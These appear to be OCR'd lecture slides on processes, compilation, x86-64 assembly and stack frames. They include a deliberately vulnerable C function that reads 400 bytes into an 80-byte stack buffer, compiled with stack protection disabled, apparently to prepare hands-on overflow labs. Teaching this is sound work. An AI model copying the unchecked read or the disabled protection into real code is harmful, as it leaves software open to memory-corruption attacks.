
The Stack


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
Chrome believes it is the only thing in memory
0
Virtual Memory Process 2
4 GB
VS believes it is the only thing in memory
0


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
Chrome believes it is the only thing in memory
0
Virtual Memory Process 2
4 GB
VS believes it is the only thing in memory
Alice
0


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
Chrome believes it is the only thing in memory
Bob
0
Virtual Memory Process 2
4 GB
VS believes it is the only thing in memory
Alice
0

Compilers



Computers don’t execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

How a Program Runs

Code, registers and the call stack — one frame per function call

x86-64 Linux · real compiled examples · two hands-on labs



one stack frame

Broken program

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

When Compiled: C Becomes Assembly

```c
#include <stdio.h>
#include <unistd.h>


int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

```
$ gcc -O0 -fno-stack-protector -masm=intel -S broken.c
broken.c:7:9: warning: 'read' writing 400 bytes into
  a region of size 80 overflows the destination
```

```asm
broken:
  endbr64
  push   rbp                      ; prologue
  mov    rbp, rsp
  sub    rsp, 96                  ; buf and r
  lea    rax, -96[rbp]            ; rax = &buf
  mov    edx, 400                 ; 3rd arg: 400
  mov    rsi, rax                 ; 2nd arg: buf
  mov    edi, 0                   ; 1st arg: fd 0
  call   read@PLT
  mov    DWORD PTR -4[rbp], eax   ; r = result
  lea    rdx, -96[rbp]            ; 3rd arg: buf
  mov    eax, DWORD PTR -4[rbp]
  mov    esi, eax                 ; 2nd arg: r
  lea    rax, .LC0[rip]           ; format string
  mov    rdi, rax                 ; 1st arg
  mov    eax, 0                   ; no vector args
  call   printf@PLT
  mov    eax, 0                   ; return 0
  leave                           ; epilogue
  ret
; main: same prologue, call broken, ret
```

x86_64 Assembly language



https://software.intel.com/content/www/us/en/develop/articles/introduction-to-x64-assembly.html


Table 4 - Common Opcodes

Opcode	Meaning	Opcode	Meaning
MOV	Move to/from/between memory and registers	AND/OR /XOR/NOT	Bitwise operations
CMOV*	Various conditional moves	SHR/SAR	Shift right logical/arithmetic
XCHG	Exchange	SHL/SAL	Shift left logical/arithmetic
BSWAP	Byte swap	ROR/ROL	Rotate right/left
PUSH/POP	Stack usage	RCR/RCL	Rotate right/left through carry bit
ADD/ADC	Add/with carry	BT/BTS/BTR	Bit test/and set/and reset
SUB/SBC	Subtract/with carry	JMP	Unconditional jump
MUL/IMUL	Multiply/unsigned	JE/JNE /JC/JNC/J*	Jump if equal/not equal/carry/not carry/ many others
DIV/IDIV	Divide/unsigned	LOOP/LOOPE /LOOPNE	Loop with ECX
INC/DEC	Increment/Decrement	CALL/RET	Call subroutine/return
NEG	Negate	NOP	No operation
CMP	Compare	CPUID	CPU information

x86-64 Assembly Language

16 general-purpose registers, 64 bits each

Register	Conventional role
rax	return value
rdi rsi rdx rcx r8 r9	arguments 1–6
rsp	stack pointer: top of the stack
rbp	frame pointer: base of this frame
rbx r12–r15	callee-saved: kept across calls
rip	instruction pointer: next instruction
rflags	condition flags: zero, sign, carry…
xmm0–xmm15	128-bit: floating point, vectors



Intel syntax mov rbp, rsp = AT&T syntax movq %rsp, %rbp: same instruction, operands reversed. gcc -S and objdump default to AT&T.

x86-64 Assembly Language

Common instructions

Instruction	Meaning
`mov dst, src`	copy a register, memory or constant
`lea dst, [addr]`	compute an address without loading it
`push / pop`	store to / load from the stack, moving rsp
`call / ret`	push the return address and jump / pop it into rip
`add / sub`	arithmetic; sub rsp, N allocates stack space
`imul / idiv`	signed multiply / divide
`and / or / xor`	bitwise; xor eax, eax sets eax to 0
`shl / shr / sar`	shift left / right, logical or arithmetic
`cmp / test`	compare, setting only rflags
`jmp / je / jne …`	jump always, or depending on rflags
`leave`	mov rsp, rbp then pop rbp
`nop / endbr64`	do nothing / mark a valid jump target (CET)

When Assembled: Assembly Becomes Machine Code

```
$ as -o broken.o broken.s
$ objdump -d -M intel broken.o
<broken>:
   0:   f3 0f 1e fa             endbr64
   4:   55                      push   rbp
   5:   48 89 e5                mov    rbp,rsp
   8:   48 83 ec 60             sub    rsp,0x60
   c:   48 8d 45 a0             lea    rax,[rbp-0x60]
  10:   ba 90 01 00 00          mov    edx,0x190
  15:   48 89 c6                mov    rsi,rax
  18:   bf 00 00 00 00          mov    edi,0x0
  1d:   e8 00 00 00 00          call   22 <broken+0x22>
  22:   89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  25:   48 8d 55 a0             lea    rdx,[rbp-0x60]
  29:   8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  2c:   89 c6                   mov    esi,eax
  2e:   48 8d 05 00 00 00 00    lea    rax,[rip+0x0]
  35:   48 89 c7                mov    rdi,rax
  38:   b8 00 00 00 00          mov    eax,0x0
  3d:   e8 00 00 00 00          call   42 <broken+0x42>
  42:   b8 00 00 00 00          mov    eax,0x0
  47:   c9                      leave
  48:   c3                      ret
```

Each instruction is now 1–7 bytes

push rbp is the single byte 55; mov rbp, rsp is 48 89 e5. The bytes are the same on the original macOS slide.

Calls point nowhere yet

e8 00 00 00 00 is a call with offset 0: read and printf live in libc. The linker fills in the address; objdump -dr shows the relocation.

The listing is a view

The file holds only bytes; objdump decodes them back into assembly. On macOS: otool -tv broken.o.

Addresses start at 0


An object file isn't in memory yet. Linking and loading give every instruction the address rip will hold.

What happens when you execute a compiled program?

A Running Program

A running program is a process
its has an address space and CPU registers

- Memory holds code, globals, the heap and the stack
  - the regions are listed in /proc/self/maps
- The CPU keeps the address of the next instruction in rip, the instruction pointer
- The stack is a stack of frames: each call pushes one, each return pops it
- A frame holds the return address, the caller's frame pointer, saved registers and local variables
- rsp marks the top of the stack; rbp the base of the current frame




In these slides high addresses are at the top, and the stack grows down, toward 0.

Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
     for (pos = 0; pos < length(s); pos = pos + 1)
       if (s[pos] == c)
         count = count + 1;
   }
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

The CPU keeps track of the current Instruction Pointer (IP)

IP




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP

